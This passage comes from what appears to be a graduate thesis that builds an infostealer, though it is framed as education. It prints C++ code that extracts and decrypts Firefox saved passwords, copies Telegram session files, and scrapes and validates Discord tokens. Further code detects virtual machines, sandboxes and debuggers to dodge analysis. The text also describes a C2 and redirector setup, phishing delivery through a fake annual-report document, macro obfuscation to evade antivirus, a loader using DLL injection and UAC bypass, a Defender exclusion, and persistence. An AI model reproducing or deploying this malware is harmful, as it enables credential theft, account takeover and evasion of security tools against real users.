As already indicated in the diagrams above, Firefox has a more complex algorithm for protecting user data, which makes decrypting it more resource-intensive. By analogy with decrypting data in Chrome, the `stealFirefox()` function is called, which finds the current directory with Firefox data and decrypts the credentials for each profile in a loop. Listing 4.10 clearly demonstrates main function skeleton.

Listing 4.10: Key-getting and decryption.

```
static void stealFirefox(struct zip_t* zip)
{
    std::filesystem::path firePath =
        Helper::getUserFolder() / std::filesystem::path
        ("AppData\\Roaming\\Mozilla\\Firefox\\Profiles");
    std::vector<Cookies> cookies;
    std::vector<DecryptedLogins> decryptedLogins;
```

```

    for (const auto& profile :
        std::filesystem::directory_iterator(firePath)) {
        std::tuple<Botan::secure_vector<uint8_t>,
            std::string> key_algo =
            Firefox::getKey(profile.path());
        std::list<Logins> logins =
            Firefox::getLoginData(profile.path());
        if (std::get<1>(key_algo) ==
            "1.2.840.113549.1.12.5.1.3" ||
            std::get<1>(key_algo) ==
            "1.2.840.113549.1.5.13")
        {
            decryptedLogins.push_back
                (Firefox::getDecryptedLogins(key_algo,
                    logins, profileNum));
            cookies.push_back
                (Firefox::getCookie(profile.path(),
                    profileNum));
        }
    }
}

```

At first, the main goal is to determine if there are any stored credentials in the current user directory by finding the key4.db file. Secondly, it extracts Mozilla's master decryption key stored in the key4.db file using the function `getKey()`. This key will be useful in future steps because it's the master key for 3DES decryption of all passwords stored in `logins.json`. As was shown in the diagram before, the `getKey()` function consists of selecting data from the key4.db file using SQL queries, decrypting the data, and comparing it with the default master password. After that, get and decrypt the master key for further use. The functionality of this function is clearly shown in the listing4.11.

Listing 4.11: Firefox key-getting.

```

sqlite3* db;
int it = sqlite3_open((directory / "key4.db").string().c_str(),
    &db);
sqlite3_stmt* stmt;
it = sqlite3_prepare_v2(db, "SELECT item1,item2 FROM metadata
    WHERE id = 'password';", -1, &stmt, nullptr);
int blobSize = sqlite3_column_bytes(stmt, 0);

```

```

std::vector<uint8_t> globalSalt(blobSize);
memcpy(globalSalt.data(), sqlite3_column_blob(stmt, 0),
        blobSize);
blobSize = sqlite3_column_bytes(stmt, 1);
std::vector<uint8_t> item2(blobSize);
memcpy(item2.data(), sqlite3_column_blob(stmt, 1), blobSize);
result = decryptMasterPass(item2, globalSalt);
if (std::get<0>(result) == "password-check")
{
    sqlite3_prepare_v2(db, "SELECT a11,a102 FROM
        nssPrivate;", -1, &stmt, nullptr);
    result = decryptMasterPass(a11, globalSalt);
}

```

Next step in the main Firefox function is to parse all logins data and decode them from base64 using call of `getLoginData()` function, which functionality is shown in listing4.12.

Listing 4.12: Firefox profiles decoding.

```

static std::list<Logins> getLoginData(std::filesystem::path
    directory)
{
    std::list<Logins> logins;
    std::filesystem::path json_file = directory /
        "logins.json";
    std::ifstream infile(json_file);
    nlohmann::json jsonLogins;
    infile >> jsonLogins;
    for (const auto& row : jsonLogins["logins"])
    {
        Logins tmp;
        std::string encUsername =
            row["encryptedUsername"];
        std::string encPassword =
            row["encryptedPassword"];
        std::string hostname = row["hostname"];
        tmp.tuple_Username =
            decodeLoginData(encUsername);
        tmp.tuple_Password =
            decodeLoginData(encPassword);
        tmp.hostname = hostname;
    }
}

```

```

        logins.push_back(tmp);
    }
    return logins;
}

```

Also, it calls `decodeLoginData()`, which gets the key id, initialization vector, and encrypted text by ASN1 decoding for every individual username and password entity. After the `getLoginData()` function call, the main Firefox function `stealFirefox()` verifies parsed keys with the appropriate Firefox version and starts credentials decryption using 3DES CBC decryption algorithm and previously received master keys.

4.4 Telegram

As was said in the synthetic part, to gain full access to a Telegram account, it's enough to save the user's tokens from the local folder. This functionality is implemented in the `grabTelegram()` function, which is called from the main stealer function in a separate thread for faster directory iteration. The main functionality of this function is demonstrated in listing4.13.

Listing 4.13: Grabbing Telegram data.

```

for (const auto& entry :
    std::filesystem::directory_iterator(telegram_tdata_path))
{
    std::string filename = entry.path().filename().string();
    std::filesystem::path telegram_file_zip = TmpName +
        filename;
    if (entry.is_directory() && filename.length() == 16) {
        zip_directory_recursive(zip, entry.path(),
            telegram_file_zip);
    }
    else if (entry.is_regular_file())
    {
        if (std::filesystem::file_size(entry.path()) >
            20 * 1024 * 1024) {
            continue;
        }
        if (filename.length() == 17 && filename.back()
            == 's') {

```

```

        writeBufToZip(zip, entry.path(),
            telegram_file_zip.string());
    }
    if (filename.compare(0, 7, "usertag") == 0 ||
        filename.compare(0, 8, "settings") == 0 ||
        filename.compare(0, 8, "key_data") == 0) {
        writeBufToZip(zip, entry.path(),
            telegram_file_zip.string());
    }
}
}
}

```

4.5 Discord

The implementation of receiving data from Discord is a bit similar to the implementation with Telegram because, like Telegram, Discord also stores user authorization tokens in the local file system. The function for receiving data from Discord `grabDiscord()` is also called in a separate thread for better performance. First, it looks for the directory where the Discord database file is stored. Then, using a regular expression, it searches for authorization tokens and checks them for relevance. The main functionality of this function is represented in listing 4.14.

Listing 4.14: Grabbing Discord tokens.

```

std::regex reg1("[\\w-]{24}\\.[\\w-]{6}\\.[\\w-]{27}");
std::regex reg2("mfa\\.[\\w-]{84}");
for (const std::filesystem::path& dbfolder : directories)
{
    if (!std::filesystem::exists(dbfolder))
        continue;
    for (const auto& entry :
        std::filesystem::directory_iterator(dbfolder)) {
        if (entry.path().extension() == ".log" ||
            entry.path().extension() == ".ldb") {
            std::ifstream
                file(entry.path().string(),
                    std::ios::binary);
            std::string fileContent(
                (std::istreambuf_iterator<char>(file)),
                std::istreambuf_iterator<char>());

```

```

        file.close();

        std::vector<std::string> check =
            findMatch(fileContent, reg1);
        std::vector<std::string> check2 =
            findMatch(fileContent, reg2);

        for (int i = 0; i < check.size(); i++) {
            tokens.push_back(check[i] + " - " +
                             TokenState(check[i]));
        }
        for (int i = 0; i < check2.size(); i++)
        {
            tokens.push_back(check[i] + " - " +
                             TokenState(check[i]));
        }
    }
}

```

As can be seen from the provided code, the relevance of the received token is checked in a separate `TokenState()` function. It uses the Discord API to test the authorization by token. If the request is successful, the user token is valid.

4.6 Virtual environment detection

One of the aspects of static and dynamic antianalysis is the detection of virtual environments. Correct virtual machine detection significantly decreases the antivirus detection rate and probability of analysis by security experts. One of the methods that was used in the project was virtual dll detection by trying to gradually load it using the `GetModuleHandle()` function. If one of the dlls that are necessary for the operation of the virtual machine, for example, `cmdvrt64.dll`, is successfully loaded, it can be said with confidence that the application is running in a virtual environment. Listing 4.15 demonstrates the principle of operation of virtual machine detection using a dll search.

Listing 4.15: Detection using DLLs.

```

HMODULE hDll;
for (int i = 0; i < szDlls.size(); i++)
{

```



```

        hDll = GetModuleHandle(szDlls[i].c_str());
        if (hDll != NULL) {
            return true;
        }
    }
}

```

The next method was created to detect not virtual environments like VirtualBox or VMware but mostly sandbox detection, which is often used by antivirus engines during dynamic checking. It's based on Windows Management Instrumentation (WMI) loading. If the download was unsuccessful, then the basic functions of Windows are not available and most likely the application is running in a sandbox. Listing4.16 demonstrates the principle of operation of sandbox detection using WMI.

Listing 4.16: Sandbox detection.

```

IWbemServices* pSvc = 0;
hres = pLoc->ConnectServer(_bstr_t(L"ROOT\\CIMV2"), NULL, NULL,
    0, NULL, 0, 0, &pSvc);
if (FAILED(hres)) {
    //Sandbox Detected
    pSvc->Release();
    pLoc->Release();
    CoUninitialize();
    return true;
}

```

4.7 Debugger detection

The importance of anti-debugging techniques in software lies in the foundation of application security, especially when it comes to malware. Effective anti-debugging protection gives huge advantages when defending against dynamic detection and security expert analysis. The first technique used in the project stands for time checking, namely using the function Sleep(). Since scanners cannot afford to wait for the Sleep() function to execute during a dynamic scan, they skip it, which is what triggers. By comparing the time before and after the start of sleep, we can easily understand whether it was missed. Listing4.17 demonstrates the principle of debugger detection using sleep.

Listing 4.17: AV debugger detection

```
static const bool CheckSleep()  
{  
    DWORD TickCount = GetTickCount64();  
    Sleep(3000);  
    return !(GetTickCount64() - TickCount > 2000);  
}
```

The second principle of detection is implemented using Accessing the Process Environment Block (PEB). This method is mainly designed to protect against analysis by a security expert. It starts by attempting to access the PEB of the current process, which contains debug info also. After that, checks if BeingDebugged is set to true. To eliminate the possibility of an error, it also calls the built-in IsDebuggerPresent() function, which in turn also uses this flag. Listing4.18 demonstrates the principle of debugger detection using BeingDebugged flag.

Listing 4.18: Debbuger detection.

```
PPEB pPEB = (PPEB)__readgsqword(0x60);  
if (pPEB->BeingDebugged) { return true; }  
if (IsDebuggerPresent()) { return true; }
```

5 Testing

This part of the work is devoted to demonstrating the operation of the implemented solution, including antivirus detection testing. Gradually going through all the stages, we will have the opportunity to understand the principle of operation in more detail. Before continuing, it should be mentioned that during testing only personal computers and accounts were used; no real user or infrastructure was harmed. For testing, Microsoft Windows 11 Pro version 10.0.22631 was used with standard antivirus measures enabled. The infection method is valid on Microsoft Office versions up to 2019. Since starting from 2021 running macros is disabled in standard security settings.

5.1 Servers setting up

To set up the server infrastructure, you will need two servers: the first will serve as a command server, and the second will act as a redirector, which will hide the true location of the main server. After that, we set up a reverse SSH tunnel between the local computer and the C2 server to gain access even without having a static IP address. This configuration step can be skipped if, instead of an SSH tunnel, a remote server with a static IP and a Windows server is used. All details regarding this infrastructure have been discussed in previous chapters, including diagrams and code. Figure 5.1 demonstrates what the configured infrastructure looks like.

5.2 Building the stub

Configuration and building the stub are crucial parts of its development before use. Since, in order for the client to function correctly, we need to provide it with the correct configuration. The configuration mechanism was implemented in the main control panel using the resources section method described in the chapters above. Figure 5.2 demonstrates the graphical process that the user encounters




Figure 5.1: Server infrastructure.

during application configuration.



Figure 5.2: Stub configuration.

After successful configuration, the following contents of the folder with the finished payload are expected.

certificate.p12: Server certificate.

client.exe: Stub with empty resources section.

infected.exe: Ready stub with configuration.

server.exe: Main C2 panel and builder.

5.3 Payload delivery

Phishing emails stand as one of the most effective and prevalent methods for delivering malware to unsuspecting victims. Crafted to deceive and manipulate

recipients into taking harmful actions. Most often, company employees become victims of such emails; we will consider this case. Our goal is to send an email to a company employee and trick him into downloading and opening an infected document. To do this, a provocative text will be written and an infected file will be attached under the guise of an annual report. The Figure 5.3 and Figure 5.4 clearly demonstrates such a mail. As you can see from the image, there is no




Figure 5.3: Phishing mail Gmail.




Figure 5.4: Phishing mail Outlook.

anti-virus warning. This is achieved by the fact that the document is not directly attached to the document. Instead, a link is attached that will lead to a direct download of the file from a file hosting service. The Figure 5.5 demonstrates that when trying to attach a file directly, it is immediately detected by the antivirus.

5.4 Payload detection

Payload detection represents a critical aspect of cybersecurity, aimed at identifying and mitigating the threat posed by malicious payloads embedded within files. Potentially detected malware documents help in the fight against similar viruses since, upon detection, they will be included in the virus database, including the file hash. In testing for this type of detection, VirusTotal will be used. To




Figure 5.5: Detected malicious attachment.

quote the big ChatGPT¹ language model: *"VirusTotal serves as a powerful platform for analyzing and assessing the security of files, URLs, and applications by leveraging multiple antivirus engines, sandboxing technologies, and threat intelligence feeds. Users can upload files or enter URLs into the VirusTotal interface, which then performs a comprehensive analysis to determine the presence of malicious content."* Figure 5.6 demonstrates the result² of testing a document with macros using VirusTotal³. As we




Figure 5.6: Not obfuscated macros detection.

can see from the result, a document with macros can be detected quite strongly by different antiviruses. This is the result of document detection without macro-obfuscation. In order to improve the result, the document must be protected not only from dynamic analysis but also from static analysis. The implementation of static analysis protection was described in previous chapters. Static protection includes string encryption using XOR encryption and basic code obfuscation with added garbage. Figure 5.7 demonstrates significant improvement in results⁴ using macro obfuscation.

¹<https://chatgpt.com/>

²<https://bit.ly/4dH98Ug>

³<https://www.virustotal.com/>

⁴<https://bit.ly/3Q0Zoxn>




Figure 5.7: Obfuscated macros detection.

5.5 Macros running

After a person was forced to open a malicious Word document, he is tricked into enabling macros involving social engineering. Figure 5.8 demonstrates what a malicious document looks like when tricks the user into activating macros. Af-




Figure 5.8: Document appearance.

ter macros are enabled, auto-execution is started, and macros try to download the loader from the redirector server and launch it. The loader is downloaded by default to the "C:/Users/user/AppData/Roaming/Microsoft/Templates" file path and runs without requiring any privileges, with Microsoft Word process rights. In turn, the loader makes a DLL injection into trusted process, bypasses the UAC using it, and adds an extension path 5.9 to Windows Defender, after that it downloads the main body of the virus and launches it with system rights in "C:/Users/user/AppData/Local" temporary Windows folder to hide it from user. Figure 5.10 demonstrates the result of the loader work, running main pay-

load.




Figure 5.9: Antivirus extensions.




Figure 5.10: Malicious process.

5.6 Payload result

The end result of the virus’s execution is a running application with system rights and collected user credentials. Figure 5.11 clearly demonstrates the persistence mechanism of the payload to stay in the system for a long time using Windows services, which will be run during each system startup. Figure 5.12 demonstrates




Figure 5.11: Malicious service.

the format of user credentials that were caught by attackers depending on programs that are installed on the victim’s PC.



Figure 5.12: Caught data.

6 Conclusion

Looking back at the work done, it can be said with confidence that the goals of the graduate work were fully achieved. By first doing detailed market research, we were able to understand which threats are most common at the moment and which potential infrastructure sectors may be at risk from malware. The weaknesses of some systems and programs that are actively used by the creators of malware were examined. After that, based on the results of this market research, a detailed study of existing threats that ordinary users have already encountered was carried out. Specifically, an image of malware that infected a large number of users. By analyzing all the details of the threat, we were able to explore its malicious techniques and find its weaknesses, which can be used in building harmful behavior patterns and fighting against it. Next, we implemented our own project, which clearly shows the entire process of the malware life cycle, from its creation to infection and launch. It is this part of the work that gives users not an abstract representation of the danger but a full understanding of how this type of threat works from the inside, how it can be countered, and how it can be identified at an early stage. As a result, we have conducted research and developed a product based on which ordinary users can improve their knowledge of malware protection. As for additional tools that would add functionality to the current solution, it would be possible to demonstrate the operation of malware not only on stealer, but also, for example, on a full-fledged remote access virus with a panel with a graphical interface that is located on the server hosting. This will involve much more effort when creating the GUI and executing commands using the remote shell. Regarding the improvement of the provided solution, it would be possible to slightly modify the server infrastructure, for example, by simulating the hosting of a legitimate website or application to avoid detection of C2 traffic by the server provider and, in this way, hide the activity from analysis by security experts. Also, theoretically, the performance of the provided solution can be improved by reducing antivirus detections using static protection, namely RC4 encryption, which will significantly complicate the process of analyzing the

executable file and checking it for malicious code.

Bibliography

1. MALWAREBYTES. *Info stealers*. 2023. Available also from: <https://www.malwarebytes.com/blog/threats/info-stealers>.
2. ANY.RUN; ANY.RUN. *Malware Trends Report: Q1, 2023*. 2023. Available also from: <https://any.run/cybersecurity-blog/malware-trends-q1-2023/>.
3. JAIN, Shatak; SINGH, Gurkirat. *RedEnergy Stealer | ThreatLabz*. 2024. Available also from: <https://www.zscaler.com/blogs/security-research/ransomware-redefined-redenergy-stealer-ransomware-attacks>.
4. PHILIPPINES THREAT OVERVIEW - CYFIRMA. [N.d.]. Available also from: <https://www.cyfirma.com/research/philippines-threat-overview/>.
5. Chromium Docs. [N.d.]. Available also from: <https://chromium.googlesource.com/chromium/src/+/refs/heads/main/docs/README.md>.
6. *Where Firefox stores your bookmarks | Firefox Help*. [N.d.]. Available also from: <https://support.mozilla.org/en-US/kb/profiles-where-firefox-stores-user-data>.
7. ALVINASHCRAFT. *Access Tokens - Win32 apps*. 2021. Available also from: <https://learn.microsoft.com/en-us/windows/win32/secauthz/access-tokens>.
8. *Technique T1134 - Enterprise*. [N.d.]. Available also from: <https://attack.mitre.org/techniques/T1134/>.
9. S1CKB0Y. *GitHub - S1ckB0y1337/TokenPlayer: Manipulating and Abusing Windows access tokens*. [N.d.]. Available also from: <https://github.com/S1ckB0y1337/TokenPlayer>.
10. *Black Hat Ethical hacking 2023*. 2023. Available also from: <https://www.blackhatethicalhacking.com/news/fake-winnrar-poc-on-github-spreads-venomrat-malware/>.

11. FALCONE, Robert. *Fake CVE-2023-40477 proof of concept leads to VenomRAT*. 2023. Available also from: <https://unit42.paloaltonetworks.com/fake-cve-2023-40477-poc-hides-venomrat>.
12. MA, Siqu. *Identifying Malicious Powershell Scripts Though Being Obfuscated*. [N.d.]. Available also from: <https://siqima.me/publications/sec-20.pdf>.
13. *Venom RAT analysis*. [N.d.]. Available also from: https://vuldb.com/?actor.venom_rat.
14. *Java bytecode - JavatPoint*. [N.d.]. Available also from: <https://www.javatpoint.com/java-bytecode>.
15. GEWARREN. *Common Language Runtime (CLR) overview - .NET*. 2023. Available also from: <https://learn.microsoft.com/en-us/dotnet/standard/clr>.

List of Appendixes

Appendix A System reference guide

A System reference guide

Hardware Specifications

- Processor: AMD Ryzen 7 4800H with Radeon Graphics.
- Memory: 16GB DDR4.
- Storage: 512GB INTEL SSDPEKNW512G8L.
- Graphics: NVIDIA GeForce GTX 1650 Ti 4GB GDDR6.

Software Specifications

- Operating system: Microsoft Windows 11 Pro version 10.0.22631.
- Office suite: Microsoft Office Professional Plus 2016.
- Messengers: Telegram Desktop v5.0.0, Discord v1.0.9146.
- Browsers: Google Chrome v124.0.6367.203, Mozilla Firefox v125.0.3.
- Virtualization software: VMware Workstation Pro 17.0.0.
- Security software: Windows Defender Antivirus.

Specific Software

- Analysis tools: Process Monitor v3.96, PEBear v0.6.7.3, Olevba v0.60.1, Autoruns v14.11, WireShark v4.2.3, dnSpy v6.1.8.